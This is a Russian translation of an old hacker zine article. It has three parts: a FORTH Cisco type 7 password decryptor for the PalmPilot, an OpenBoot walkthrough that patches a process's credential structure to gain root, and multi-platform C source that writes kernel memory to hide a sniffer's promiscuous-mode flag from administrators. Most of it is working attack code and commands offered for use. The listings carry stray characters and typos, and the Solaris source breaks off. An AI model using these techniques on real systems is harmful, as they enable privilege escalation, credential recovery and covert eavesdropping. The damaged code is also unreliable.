PalmPilot — отличный маленький КПК на базе процессора Motorola 68328 (DragonBall). В I0pht мы все купили себе PalmPilot, как только увидели все замечательные неиспользуемые возможности процессора Motorola. Ах, это возвращает нас к похожим ощущениям от возни с 6502.

PForth несколько отличается от реализации forth в OpenBoot в некоторых мелочах — прежде всего в базах ввода по умолчанию и в обработке таких слов, как `abort`. Я подумал, что небольшое приложение для Pilot на FORTH может помочь людям увидеть полезность языка на других устройствах, помимо прошивок Sun. Портинг этого для работы в среде OpenBoot оставляется как упражнение читателю.

Дешифратор паролей cisco type 7 несколько сложнее, чем пример с `led-on / light-on` выше [см. ссылки на книги в конце статьи для более подробного объяснения языка FORTH].

```
\ cisco-decrypt

include string
( argh! We cannot _create_ the )
( constant array as P4th dies )
( around the 12th byte - )
( thus the ugliness of setting it )
( up in :main .mudge)

variable ciscofoo 40 allot
variable encpw 60 allot
variable decpw 60 allot
variable strlen
variable seed
variable holder

:toupper ( char -- char )
  dup dup 96 > rot 123 < and if
  32 -
  then ;

:ishexdigit ( char -- f )
  dup dup 47 > rot 58 < and if
  drop - 1
  else
  dup dup 64 > 71 < and if
  drop - 1
  else
  drop 0 then then ;

:chartonum ( char -- i )
  toupper
  dup ishexdigit 0= if
  abort" contains invalid char "
  then
  dup
  58 < if
  48 -
  else
  55 -
  then ;

:main
100 ciscofoo 0 + C!
115 ciscofoo 1 + C!
102 ciscofoo 2 + C!
100 ciscofoo 3 + C!
59 ciscofoo 4 + C!
107 ciscofoo 5 + C!
115 ciscofoo 6 + C!
```

```

111 ciscofoo 7 + C!
65 ciscofoo 8 + C!
44 ciscofoo 9 + C!
46 ciscofoo 10 + C!
105 ciscofoo 11 + C!
121 ciscofoo 12 + C!
101 ciscofoo 13 + C!
119 ciscofoo 14 + C!
114 ciscofoo 15 + C!
107 ciscofoo 16 + C!
108 ciscofoo 17 + C!
100 ciscofoo 18 + C!
74 ciscofoo 19 + C!
75 ciscofoo 20 + C!
68 ciscofoo 21 + C!

32 word count (addr + 1, strlen )
strlen!

encpw strlen @ cmove> drop

cr

( make sure the string is > 3 chars )
strlen @ 4 < if abort" short input"
then

strlen @ 2 mod ( valid encpw's )
( must have even number of chars )
0= 0= if abort" odd input" then

encpw C@ 48 - 10 *
encpw 1 + C@ 48 - + seed!

seed @ 15 > if abort" incalid seed"
then

0 holder !

strlen @ 1 + 2 do
i 2 = 0= i 2 mod 0= and if
holder @ ciscofoo seed @ + C@ xor
emit
seed @ 1 + seed !
0 holder !
i strlen @ = if
cr quit then
then

i 2 mod 0= if
encpw i + C@ charonum 16 *
holder !
else
encpw i + C@ charonum holder @ +
holder !
then

loop ;

```

Изменение учётных данных процесса через OpenBoot

Итак, после этого небольшого отступления возвращаемся к аппаратуре Sparc.

Как эту информацию можно использовать с более традиционной хакерской точки зрения? Предположим, вы сидите перед хорошей системой под управлением Solaris, но по какой-то причине у вас есть только непривилегированный аккаунт. Поскольку в аппаратуре нет никакой настройки, разграничивающей разных пользователей и их возможность доступа к памяти (ну, не так, как вы

думаете об этом внутри Unix-процессов), у вас по сути есть свобода действий в системе.

Каждому процессу выделяется структура, определяющая различные аспекты самого процесса. Она нужна при вытеснении процессов из памяти и загрузке обратно. Будучи обычным пользователем, вы фактически не имеете права копаться в этой структуре, но быстрое нажатие L1-A позволяет обойти всё это. Заглянув в `/usr/include/sys/proc.h`, мы видим, что нас действительно интересует структура учётных данных процесса. Она расположена после указателя на vnode, указателя на адресное пространство процесса и двух мьютексных блокировок. Далее идёт указатель на структуру `cred`, содержащую учётные данные процесса. Внутри структуры учётных данных процесса вы найдёте:

```
reference count      (long)   - счётчик ссылок
effective user id    (short)  - эффективный идентификатор пользователя
effective group id   (short)  - эффективный идентификатор группы
real user id         (short)  - реальный идентификатор пользователя
real group id        (short)  - реальный идентификатор группы
"saved" user id      (short)  - «сохранённый» идентификатор пользователя
"saved" group id     (short)  - «сохранённый» идентификатор группы
etc...
```

Глаза уже загорелись? Все эти переменные доступны, когда вы находитесь в командной строке. Первое, что вам нужно выяснить — это начало структуры `proc` для данного идентификатора процесса (PID). Предположим, у меня запущен shell (в данном случае `tcsh`). В `tcsh` и `csch` PID shell хранится в `$$`.

```
Alliant+ ps -eaff | grep $$
mudge   914   913   1 15:29:31 pts/5      0:01 tcsh
```

Точно, это мой `tcsh`. Теперь просто используем `ps`, чтобы найти начало структуры `proc`:

```
Alliant+ ps -lp $$
F S   UID   PID  PPID  C PRI NI       ADDR           SZ        WCHAN  TTY          TIME CMD
8 S    777   914   913   0  51  20 f5e09000     436 f5e091d0 pts/5      0:01 tcsh
```

Разметку вашей структуры `proc` можно найти в `/usr/include/sys/proc.h`. Из неё видно, что указатель на структуру учётных данных находится на 24 байта внутри структуры `proc`. В приведённом примере это означает, что указатель находится по адресу `0xf5e09000 + 0x18` или `0xf5e09018`. Структура `cred` описана в `/usr/include/sys/cred.h`. Из неё мы замечаем, что эффективный идентификатор пользователя находится на 4 байта внутри структуры `cred`.

Просто чтобы убедиться, что у меня ничего не спрятано в рукавах:

```
Alliant+ id
uid=777(mudge) gid=1(other)
```

Запускаем надёжный OpenBoot через L1-A и получаем указатель на структуру `cred`:

```
ok hex f5e09000 18 + 1@ .
f5a99858
ok go
```

Теперь получаем эффективный идентификатор пользователя:

```
ok hex f5a99858 4 + 1@ .
309      (309 hex == 777 decimal)
ok go
```

Разумеется, хотим изменить это на 0 (euid root):

```
ok hex 0 f5a99858 4 + 1!
ok go
```

Проверяем учётные данные!

```
Alliant+ id
uid=777(mudge) gid=1(other) euid=0(root)
```


Если хотите изменить реальный идентификатор пользователя, смещение будет 12 (0xc):

```
ok hex 0 f5a99858 c + 1!  
ok go
```

```
Alliant+ id  
uid=0(root) gid=1(other)
```

Излишне говорить, что внутри того железа, которое стоит перед вами, живёт совершенно иной мир, буквально умоляющий с ним поиграть и покрутить. Имейте, однако, в виду, что, копаясь там, вы можете нанести серьёзный ущерб.

enjoy,

mudge@l0pht.com

<http://www.l0pht.com>

Рекомендуемая литература по FORTH

Несколько отличных книг по FORTH, которые стоит прочитать, чтобы узнать больше:

- Starting FORTH, Leo Brodie, Prentice-Hall, Inc. ISBN 0-13-842922-7
- OpenBoot 3.x Command Reference Manual, SunSoft [можно получить у дилера Sun]

Pilot FORTH написан Neal Bridges (nbridges@interlog.com) — <http://www.interlog.com/~nbridges>

Соккрытие неразборчивого режима интерфейса

Автор: арк

Введение

Как правило, когда вы переводите интерфейс в неразборчивый режим (promiscuous mode), в структуре интерфейсного устройства устанавливается флаг, сообщающий всему миру (или любому желающему проверить), что данное устройство действительно находится в этом режиме. Разумеется, это раздражает тех, кто хотел бы скрыть данный факт от любопытных административных глаз. Внемли же, бесстрашный хакер, — твоё спасение близко. Приведённые ниже модули для FreeBSD, Linux, HP-UX, IRIX и Solaris позволяют скрыть бит IFF_PROMISC и запускать все свои замечательные sniffеры инкогнито...

Детали реализации

Использование кода не представляет особой сложности. После того как вы переводите интерфейс в неразборчивый режим, вы можете очистить флаг IFF_PROMISC командой:

```
./i 0
```

а восстановить его — командой:

```
./i 1.
```

Обратите внимание: эти программы изменяют лишь значение флага интерфейса, не затрагивая состояние самой сетевой карты. Однако на системах, допускающих установку неразборчивого режима через SIOCSIFFLAGS, любой вызов SIOCSIFFLAGS приведёт к реальному применению изменения (например, после очистки флага promisc команда

```
'ifconfig up'
```

на самом деле отключит неразборчивый режим). К системам, для которых это справедливо, относятся: FreeBSD, Linux, Irix. На всех трёх вы можете запустить sniffер в обычном режиме, а затем через некоторое время установить IFF_PROMISC на интерфейсе и приведённой выше командой активировать для него неразборчивый режим. Особенно это полезно на FreeBSD: таким образом вы не получите раздражающего сообщения `promiscuous mode enabled for` в буфере `dmesg` (оно записывается только при включении неразборчивого режима через `bpf` посредством `BIOCPRMISC`).

На Solaris у каждого алиаса есть собственные флаги, поэтому вы можете устанавливать флаги для любого алиаса:

```
'interface[:]'
```

(поскольку Solaris не устанавливает IFF_PROMISC при включении неразборчивого режима через DLPI, эта программа там, по сути, не нужна).

Код

```
/* <+> EX/promisc/freebsd-p.c */
/*
 * promiscuous flag changer v0.1, apk
 * FreeBSD version, compile with -lkvm
 *
 * usage: promisc [interface 0|1]
 *
 * note: look at README for notes
 */

#ifdef __FreeBSD__
# include <osreldate.h>
# if __FreeBSD_version >= 300000
#  define FBSD3
# endif
#endif

#include <sys/types.h>
#include <sys/time.h>

#include <sys/socket.h>
#include <net/if.h>
#ifdef FBSD3
# include <net/if_var.h>
#endif

#include <kvm.h>
#include <nlist.h>

#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>

#define IFFBITS \
"\1UP\2BROADCAST\3DEBUG\4LOOPBACK\5POINTOPOINT\6NOTRAILERS\7RUNNING" \
"\10NOARP\11PROMISC\12ALLMULTI\13OACTIVE\14SIMPLEX\15LINK0\16LINK1\17LINK2" \
"\20MULTICAST"

struct nlist nl[] = {
    □{ "_ifnet" },
    #define N_IFNET 0
    □{ "" }
};

int kread(kvm_t *kd, u_long addr, void *buf, int len) {
    int c;

    if ((c = kvm_read(kd, addr, buf, len)) != len)
        return -1;
    return c;
}

int kwrite(kvm_t *kd, u_long addr, void *buf, int len) {
    int c;

    if ((c = kvm_write(kd, addr, buf, len)) != len)
        return -1;
    return c;
}

void usage(char *s) {
    printf("usage: %s [interface 0|1]\n", s);
    exit(1);
}

int main(int argc, char *argv[]) {
```

```

#ifdef FBSD3
    struct ifnethead ifh;
#endif
    struct ifnet ifn, *ifp;
    char ifname[IFNAMSIZ];
    int unit, promisc, i, any;
    char *interface, *cp;
    kvm_t *kd;

    switch (argc) {
        case 1:
            !promisc = -1;
            !interface = NULL;
            !break;
        case 3:
            !interface = argv[1];
            !if ((cp = strpbrk(interface, "1234567890")) == NULL) {
                ! printf("bad interface name: %s\n", interface);
                ! exit(1);
            }
            ! unit = strtol(cp, NULL, 10);
            ! *cp = 0;
            !promisc = atoi(argv[2]);
            !break;
        default:
            !usage(argv[0]);
    }

    if ((kd = kvm_open(NULL, NULL, NULL, O_RDWR, argv[0])) == NULL)
        exit(1);

    if (kvm_nlist(kd, nl) == -1) {
        perror("kvm_nlist");
        exit(1);
    }

    if (nl[N_IFNET].n_type == 0) {
        printf("Cannot find symbol: %s\n", nl[N_IFNET].n_name);
        exit(1);
    }

#ifdef FBSD3
    if (kread(kd, nl[N_IFNET].n_value, &ifh, sizeof(ifh)) == -1) {
        perror("kread");
        exit(1);
    }
    ifp = ifh.tqh_first;
#else
    if (kread(kd, nl[N_IFNET].n_value, &ifp, sizeof(ifp)) == -1) {
        perror("kread");
        exit(1);
    }
    if (kread(kd, (u_long)ifp, &ifp, sizeof(ifp)) == -1) {
        perror("kread");
        exit(1);
    }
#endif

#ifdef FBSD3
    for (; ifp; ifp = ifn.if_link.tqe_next) {
#else
    for (; ifp; ifp = ifn.if_next) {
#endif
        if (kread(kd, (u_long)ifp, &ifn, sizeof(ifn)) == -1) {
            perror("kread");
            break;
        }
        if (kread(kd, (u_long)ifn.if_name, ifname, sizeof(ifname)) == -1) {
            perror("kread");
            break;
        }
    }

```

```

    printf("%d: %s%d, flags=0x%x ", ifn.if_index, ifname, ifn.if_unit,
    (unsigned short)ifn.if_flags);
    /* this is from ifconfig sources */
    cp = IFFBITS;
    any = 0;
    putchar('<');
    while ((i = *cp++) != 0) {
        if (ifn.if_flags & (1 << (i-1))) {
    if (any)
    putchar(',');
    any = 1;
    for (; *cp > 32; )
    putchar(*cp++);
        } else
    for (; *cp > 32; cp++)
    ;
        }
        putchar('>');
        putchar('\n');
        if (interface && strcmp(interface, ifname) == 0 && unit == ifn.if_unit) {
            switch (promisc) {
    case -1:
    break;
                case 0: if ((ifn.if_flags & IFF_PROMISC) == 0)
    printf("\tIFF_PROMISC not set\n");
                    else {
    printf("\t%s%d: clearing IFF_PROMISC\n", ifname, unit);
    ifn.if_flags &= ~IFF_PROMISC;
                        if (kwrite(kd, (u_long)ifp, &ifn, sizeof(ifn)) == -1)
                            perror("kwrite");
                    }
                break;
    default: if ((ifn.if_flags & IFF_PROMISC) == IFF_PROMISC)
    printf("\tIFF_PROMISC set already\n");
                    else {
                        printf("\t%s%d: setting IFF_PROMISC\n", ifname, unit);
    ifn.if_flags |= IFF_PROMISC;
                        if (kwrite(kd, (u_long)ifp, &ifn, sizeof(ifn)) == -1)
                            perror("kwrite");
                    }
                break;
            }
        }
    }
}
/* <--> */

/* <+> EX/promisc/hpux-p.c */
/*
 * promiscuous flag changer v0.1, apk
 * HP-UX version, on HP-UX 9.x compile with -DHPUX9
 *
 * usage: promisc [interface 0|1]
 *
 * note: look at README for notes
 */

/* #define HPUX9 on HP-UX 9.x */

#include <sys/types.h>
#include <sys/socket.h>

#include <net/if.h>

#include <nlist.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <fcntl.h>

```

```

#include <unistd.h>

#ifdef HPUX9
# define PATH_VMUNIX "/stand/vmunix"
#else
# define PATH_VMUNIX "/hp-ux"
#endif

#define PATH_KMEM "/dev/kmem"
#define IFFBITS \
"\1UP\2BROADCAST\3DEBUG\4LOOPBACK\5POINTOPOINT\6NOTRAILERS\7RUNNING" \
"\10NOARP\11PROMISC\12ALLMULTI\13LOCALSUBNETS\14MULTICAST\15CKO\16xNOACC"

struct nlist nl[] = {
□{ "ifnet" },
#define N_IFNET 0
□{ "" }
};

int kread(fd, addr, buf, len)
int fd, len;
off_t addr;
void *buf;
{
    int c;

    if (lseek(fd, addr, SEEK_SET) == -1)
        return -1;
    if ((c = read(fd, buf, len)) != len)
        return -1;
    return c;
}

int kwrite(fd, addr, buf, len)
int fd, len;
off_t addr;
void *buf;
{
    int c;

    if (lseek(fd, addr, SEEK_SET) == -1)
        return -1;
    if ((c = write(fd, buf, len)) != len)
        return -1;
    return c;
}

void usage(s)
char *s;
{
    printf("usage: %s [interface 0|1]\n", s);
    exit(1);
}

main(argc, argv)
int argc;
char **argv;
{
    struct ifnet ifn, *ifp;
    char ifname[IFNAMSIZ];
    int fd, unit, promisc, i, any;
    char *interface, *cp;

    switch (argc) {
        case 1:
            □promisc = -1;
            □interface = NULL;
            □break;
        case 3:
            □interface = argv[1];
            □if ((cp = strpbrk(interface, "1234567890")) == NULL) {

```

```

        printf("bad interface name: %s\n", interface);
        exit(1);
    }
    unit = strtoul(cp, NULL, 10);
    *cp = 0;
promisc = atoi(argv[2]);
break;
    default:
usage(argv[0]);
}

if (nlist(PATH_VMUNIX, nl) == -1) {
    perror(PATH_VMUNIX);
    exit(1);
}
if (nl[N_IFNET].n_type == 0) {
    printf("Cannot find symbol: %s\n", nl[0].n_name);
    exit(1);
}

if ((fd = open(PATH_KMEM, O_RDWR)) == -1) {
    perror(PATH_KMEM);
    exit(1);
}
if (kread(fd, nl[N_IFNET].n_value, &ifp, sizeof(ifp)) == -1) {
    perror("kread");
    exit(1);
}

for (; ifp; ifp = ifn.if_next) {
    if (kread(fd, (u_long)ifp, &ifn, sizeof(ifn)) == -1) {
        perror("kread");
        break;
    }
    if (kread(fd, (u_long)ifn.if_name, ifname, sizeof(ifname)) == -1) {
        perror("kread");
        break;
    }
    printf("%d: %s%d, flags=0x%x ", ifn.if_index, ifname, ifn.if_unit,
ifn.if_flags);
    cp = IFFBITS;
    any = 0;
    putchar('<');
    while ((i = *cp++) != 0) {
        if (ifn.if_flags & (1 << (i-1))) {
if (any)
        putchar(',');
any = 1;
for (; *cp > 32; )
        putchar(*cp++);
        } else
for (; *cp > 32; cp++)
        ;
    }
    putchar('>');
    putchar('\n');
    if (interface && strcmp(interface, ifname) == 0 && unit == ifn.if_unit) {
        switch (promisc) {
case -1:
break;
case 0: if ((ifn.if_flags & IFF_PROMISC) == 0)
        printf("\tIFF_PROMISC not set\n");
            else {
        printf("\t%s%d: clearing IFF_PROMISC\n", ifname, unit);
        ifn.if_flags &= ~IFF_PROMISC;
            if (kwrite(fd, (u_long)ifp, &ifn, sizeof(ifn)) == -1)
                break;
            }
        break;
default: if ((ifn.if_flags & IFF_PROMISC) == IFF_PROMISC)
        printf("\tIFF_PROMISC set already\n");

```

```

        else {
□       printf("\t%s%d: setting IFF_PROMISC\n", ifname, unit);
□□    ifn.if_flags |= IFF_PROMISC;
        □□    if (kwrite(fd, (u_long)ifp, &ifn, sizeof(ifn)) == -1)
                break;
        }

    }
}
}
}
/* <--> */

/* <+> EX/promisc/irix-p.c */
/*
 * promiscuous flag changer v0.1, apk
 * Irix version, on Irix 6.x compile with -lelf, on 5.x with -lmld
 *
 * usage: promisc [interface 0|1]
 *
 * note: look at README for notes on irix64 compile with -DI64 -64
 */

/* #define I64 for Irix64*/

#include <sys/types.h>
#include <sys/socket.h>

#include <net/if.h>

#include <nlist.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>

#define PATH_VMUNIX "/unix"

#define PATH_KMEM "/dev/kmem"
#define IFFBITS \
"\1UP\2BROADCAST\3DEBUG\4LOOPBACK\5POINTOPOINT\6NOTRAILERS\7RUNNING" \
"\10NOARP\11PROMISC\12ALLMULTI\13LOCALSUBNETS\14MULTICAST\15CKO\16xNOACC"

#ifdef I64
struct nlist64 nl[] = {
#else
struct nlist nl[] = {
#endif
□{ "ifnet" },
#define N_IFNET 0
□{ "" }
};

int kread(int fd, off_t addr, void *buf, int len) {
    int c;

#ifdef I64
    if (lseek64(fd, (off_t)addr, SEEK_SET) == -1)
#else
    if (lseek(fd, (off_t)addr, SEEK_SET) == -1)
#endif
    return -1;
    if ((c = read(fd, buf, len)) != len)
        return -1;
    return c;
}

int kwrite(int fd, off_t addr, void *buf, int len) {
    int c;

```



```

#ifdef I64
    if (lseek64(fd, (off_t)addr, SEEK_SET) == -1)
#else
    if (lseek(fd, (off_t)addr, SEEK_SET) == -1)
#endif
    return -1;
    if ((c = write(fd, buf, len)) != len)
        return -1;
    return c;
}

void usage(s)
char *s;
{
    printf("usage: %s [interface 0|1]\n", s);
    exit(1);
}

main(argc, argv)
int argc;
char **argv;
{
    struct ifnet ifn, *ifp;
    char ifname[IFNAMSIZ];
    int fd, unit, promisc, i, any;
    char *interface, *cp;

    switch (argc) {
        case 1:
            promisc = -1;
            interface = NULL;
            break;
        case 3:
            interface = argv[1];
            if ((cp = strpbrk(interface, "1234567890")) == NULL) {
                printf("bad interface name: %s\n", interface);
                exit(1);
            }
            unit = strtol(cp, NULL, 10);
            *cp = 0;
            promisc = atoi(argv[2]);
            break;
        default:
            usage(argv[0]);
    }

#ifdef I64
    if (nlist64(PATH_VMUNIX, nl) == -1) {
#else
    if (nlist(PATH_VMUNIX, nl) == -1) {
#endif
        perror(PATH_VMUNIX);
        exit(1);
    }
    if (nl[N_IFNET].n_type == 0) {
        printf("Cannot find symbol: %s\n", nl[0].n_name);
        exit(1);
    }

    if ((fd = open(PATH_KMEM, O_RDWR)) == -1) {
        perror(PATH_KMEM);
        exit(1);
    }
    if (kread(fd, nl[N_IFNET].n_value, &ifp, sizeof(ifp)) == -1) {
        perror("kread");
        exit(1);
    }

    for (; ifp; ifp = ifn.if_next) {
        if (kread(fd, (u_long)ifp, &ifn, sizeof(ifn)) == -1) {
            perror("kread");

```

```

        break;
    }
    if (kread(fd, (u_long)ifn.if_name, ifname, sizeof(ifname)) == -1) {
        perror("kread");
        break;
    }
    printf("%d: %s%d, flags=0x%x ", ifn.if_index, ifname, ifn.if_unit,
    ifn.if_flags);
    cp = IFFBITS;
    any = 0;
    putchar('<');
    while ((i = *cp++) != 0) {
        if (ifn.if_flags & (1 << (i-1))) {
    if (any)
    putchar(',');
    any = 1;
    for (; *cp > 32; )
    putchar(*cp++);
        } else
    for (; *cp > 32; cp++)
    ;
        }
        putchar('>');
        putchar('\n');
        if (interface && strcmp(interface, ifname) == 0 && unit == ifn.if_unit) {
            switch (promisc) {
    case -1:
    break;
            case 0: if ((ifn.if_flags & IFF_PROMISC) == 0)
    printf("\tIFF_PROMISC not set\n");
                else {
    printf("\t%s%d: clearing IFF_PROMISC\n", ifname, unit);
    ifn.if_flags &= ~IFF_PROMISC;
                    if (kwrite(fd, (u_long)ifp, &ifn, sizeof(ifn)) == -1)
                        break;
                }
            break;
    default: if ((ifn.if_flags & IFF_PROMISC) == IFF_PROMISC)
    printf("\tIFF_PROMISC set already\n");
                else {
                    printf("\t%s%d: setting IFF_PROMISC\n", ifname, unit);
    ifn.if_flags |= IFF_PROMISC;
                    if (kwrite(fd, (u_long)ifp, &ifn, sizeof(ifn)) == -1)
                        break;
                }
            }
        }
    }
}
/* <--> */

/* <+> EX/promisc/linux-p.c */
/*
 * promiscuous flag changer v0.1, apk
 * Linux version
 *
 * usage: promisc [interface 0|1]
 *
 * note: look at README for notes
 */

#include <sys/types.h>
#include <sys/socket.h>

#include <net/if.h>
#define __KERNEL__
#include <linux/netdevice.h>
#undef __KERNEL__

#include <stdio.h>

```

```

#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>

#define HEAD_NAME "dev_base"
#define PATH_KSYMS "/proc/ksyms"
#define PATH_KMEM "/dev/mem"
#define IFFBITS \
"\1UP\2BROADCAST\3DEBUG\4LOOPBACK\5POINTOPOINT\6NOTRAILERS\7RUNNING" \
"\10NOARP\11PROMISC\12ALLMULTI\13MASTER\14SLAVE\15MULTICAST"

int kread(int fd, u_long addr, void *buf, int len) {
    int c;

    if (lseek(fd, (off_t)addr, SEEK_SET) == -1)
        return -1;
    if ((c = read(fd, buf, len)) != len)
        return -1;
    return c;
}

int kwrite(int fd, u_long addr, void *buf, int len) {
    int c;

    if (lseek(fd, (off_t)addr, SEEK_SET) == -1)
        return -1;
    if ((c = write(fd, buf, len)) != len)
        return -1;
    return c;
}

void usage(char *s) {
    printf("usage: %s [interface 0|1]\n", s);
    exit(1);
}

main(int argc, char *argv[]) {
    struct device devn, *devp;
    char ifname[IFNAMSIZ];
    int fd, unit, promisc, i, any;
    char *interface, *cp;
    FILE *fp;
    char line[256], symname[256];

    switch (argc) {
        case 1:
            promisc = -1;
            interface = NULL;
            break;
        case 3:
            interface = argv[1];
            unit = 0;
            if ((cp = strchr(interface, ':')) != NULL) {
                *cp++ = 0;
                unit = strtol(cp, NULL, 10);
            }
            promisc = atoi(argv[2]);
            break;
        default:
            usage(argv[0]);
    }

    if ((fp = fopen(PATH_KSYMS, "r")) == NULL) {
        perror(PATH_KSYMS);
        exit(1);
    }

    devp = NULL;
    while (fgets(line, sizeof(line), fp) != NULL &&

```

```

        sscanf(line, "%x %s", &i, symname) == 2)
    if (strcmp(symname, HEAD_NAME) == 0) {
        devp = (struct device *)i;
        break;
    }
fclose(fp);
if (devp == NULL) {
    printf("Cannot find symbol: %s\n", HEAD_NAME);
    exit(1);
}

if ((fd = open(PATH_KMEM, O_RDWR)) == -1) {
    perror(PATH_KMEM);
    exit(1);
}

if (kread(fd, (u_long)devp, &devp, sizeof(devp)) == -1) {
    perror("kread");
    exit(1);
}

for (; devp; devp = devn.next) {
    if (kread(fd, (u_long)devp, &devn, sizeof(devn)) == -1) {
        perror("kread");
        break;
    }
    if (kread(fd, (u_long)devn.name, ifname, sizeof(ifname)) == -1) {
        perror("kread");
        break;
    }
    printf("%s: flags=0x%x ", ifname, devn.flags);
    cp = IFFBITS;
    any = 0;
    putchar('<');
    while ((i = *cp++) != 0) {
        if (devn.flags & (1 << (i-1))) {
if (any)
    putchar(',');
any = 1;
for (; *cp > 32; )
    putchar(*cp++);
        } else
for (; *cp > 32; cp++)
    ;
        }
        putchar('>');
        putchar('\n');
        /* This sux */
/*   if (interface && strcmp(interface, ifname) == 0 && unit == ifn.if_unit) {*/
        if (interface && strcmp(interface, ifname) == 0) {
            switch (promisc) {
case -1:
break;
                case 0: if ((devn.flags & IFF_PROMISC) == 0)
printf("\tIFF_PROMISC not set\n");
                    else {
printf("\t%s: clearing IFF_PROMISC\n", ifname);
devn.flags &= ~IFF_PROMISC;
                        if (kwrite(fd, (u_long)devp, &devn, sizeof(devn)) == -1)
                            break;
                    }
                break;
default: if ((devn.flags & IFF_PROMISC) == IFF_PROMISC)
printf("\tIFF_PROMISC set already\n");
                    else {
printf("\t%s: setting IFF_PROMISC\n", ifname);
devn.flags |= IFF_PROMISC;
                        if (kwrite(fd, (u_long)devp, &devn, sizeof(devn)) == -1)
                            break;
                    }
            }
        }
}
}

```

```

    }
}
/* <--> */

/* <+> EX/promisc/socket-p.c */
/*
 * This is really dumb program.
 * Works on Linux, FreeBSD and Irix.
 * Check README for comments.
 */

#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <sys/ioctl.h>
#include <net/if.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
    int sd;
    struct ifreq ifr;
    char *interface;
    int promisc;

    if (argc != 3) {
        printf("usage: %s interface 0|1\n", argv[0]);
        exit(1);
    }
    interface = argv[1];
    promisc = atoi(argv[2]);

    if ((sd = socket(AF_INET, SOCK_DGRAM, 0)) == -1) {
        perror("socket");
        exit(1);
    }
    strncpy(ifr.ifr_name, interface, IFNAMSIZ);
    if (ioctl(sd, SIOCGIFFLAGS, &ifr) == -1) {
        perror("SIOCGIFFLAGS");
        exit(1);
    }
    printf("flags = 0x%x\n", (u_short)ifr.ifr_flags);
    if (promisc)
        ifr.ifr_flags |= IFF_PROMISC;
    else
        ifr.ifr_flags &= ~IFF_PROMISC;
    if (ioctl(sd, SIOCSIFFLAGS, &ifr) == -1) {
        perror("SIOCSIFFLAGS");
        exit(1);
    }
    close(sd);
}
/* <--> */

/* <+> EX/promisc/solaris-p.c */
/*
 * promiscuous flag changer v0.1, apk
 * Solaris version, compile with -lkvm -lelf
 *
 * usage: promisc [interface 0|1]
 * (interface has "interface[:<alias number>]" format, e.g. le0:1 or le0)
 *
 * note: look at README for notes because DLPI promiscuous request doesn't
 * set IFF_PROMISC this version is kinda useless.
 */

#include <sys/types.h>
#include <sys/time.h>

```

```

#include <sys/stream.h>
#include <sys/socket.h>
#include <net/if.h>

#define _KERNEL
#include <inet/common.h>
#include <inet/led.h>
#include <inet/ip.h>
#undef _KERNEL

#include <kvm.h>
#include <nlist.h>

#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>

#define IFFBITS \
"\1UP\2BROADCAST\3DEBUG\4LOOPBACK\5POINTOPOINT\6NOTRAILERS\7RUNNING" \
"\10NOARP\11PROMISC\12ALLMULTI\13INTELLIGENT\14MULTICAST\15MULTI_BCAST" \
"\16UNNUMBERED\17PRIVATE"

struct nlist nl[] = {
□{ "ill_g_head" },
#define N_ILL_G_HEAD 0
□{ "" }
};

int kread(kvm_t *kd, u_long addr, void *buf, int len) {
    int c;

    if ((c = kvm_read(kd, addr, buf, len)) != len)
        return -1;
    return c;
}

int kwrite(kvm_t *kd, u_long addr, void *buf, int len) {
    int c;

    if ((c = kvm_write(kd, addr, buf, len)) != len)
        return -1;
    return c;
}

void usage(char *s) {
    printf("usage: %s [interface 0|1]\n", s);
    exit(1);
}

int main(int argc, char *argv[]) {
    ill_t illn, *illp;
    ipif_t ipifn, *ipifp;
    char ifname[IFNAMSIZ]; /* XXX IFNAMSIZ? */
    int unit, promisc, i, any;
    char *interface, *cp;
    kvm_t *kd;

    switch (argc) {
        case 1:
            □promisc = -1;
            □interface = NULL;
            □break;
        case 3:
            □interface = argv[1];
            unit = 0;
            □if ((cp = strchr(interface, ':')) != NULL) {
                *cp++ = 0;
                unit = strtol(cp, NULL, 10);
            }
    }

```

```

    }
    promisc = atoi(argv[2]);
    break;
    default:
    usage(argv[0]);
    }

    if ((kd = kvm_open(NULL, NULL, NULL, O_RDWR, argv[0])) == NULL)
        exit(1);

    if (kvm_nlist(kd, nl) == -1) {
        perror("kvm_nlist");
        exit(1);
    }

    if (nl[N_ILLL_G_HEAD].n_type == 0) {
        printf("Cannot find symbol: %s\n", nl[N_ILLL_G_HEAD].n_name);
        exit(1);
    }

    if (kread(kd, nl[N_ILLL_G_HEAD].n_value, &illp, sizeof(illp)) == -1) {
        perror("kread");
        exit(1);
    }

    for (; illp; illp = illn.ill_next) {
        if (kread(kd, (u_long)illp, &illn, sizeof(illn)) == -1) {
            perror("kread");
            break;
        }
        if (kread(kd, (u_long)illn.ill_name, ifname, sizeof(ifname)) == -1) {
            perror("kread");
            break;
        }
        ipifp = illn.ill_ipif;
        /* on Solaris you can set different flags for every alias, so we do */
        for (; ipifp; ipifp = ipifn.ipif_next) {
            if (kread(kd, (u_long)ipifp, &ipifn, sizeof(ipifn)) == -1) {
                perror("kread");
                break;
            }
            printf("%s:%d, flags=0x%x ", ifname, ipifn.ipif_id, ipifn.ipif_flags);
            cp = IFFBITS;
            any = 0;
            putchar('<');
            while ((i = *cp++) != 0) {
                if (ipifn.ipif_flags & (1 << (i-1))) {
                    if (any)
                        putchar(',');
                    any = 1;
                }
                for (; *cp > 32; )
                    putchar(*cp++);
                } else
                for (; *cp > 32; cp++)
                    ;
            }
            putchar('>');
            putchar('\n');
            if (interface && strcmp(interface, ifname) == 0 && unit == ipifn.ipif_id) {
                switch (promisc) {
                    case -1:
                        break;
                    case 0: if ((ipifn.ipif_flags & IFF_PROMISC) == 0)
                        printf("\tIFF_PROMISC not set\n");
                        else {
                            printf("\t%s:%d: clearing IFF_PROMISC\n", ifname, unit);
                            ipifn.ipif_flags &= ~IFF_PROMISC;
                            if (kwrite(kd, (u_long)ipifp, &ipifn, sizeof(ipifn)) == -1)
                                perror("kwrite");
                            }
                        break;
                }
            }
        }
    }
}

```

```

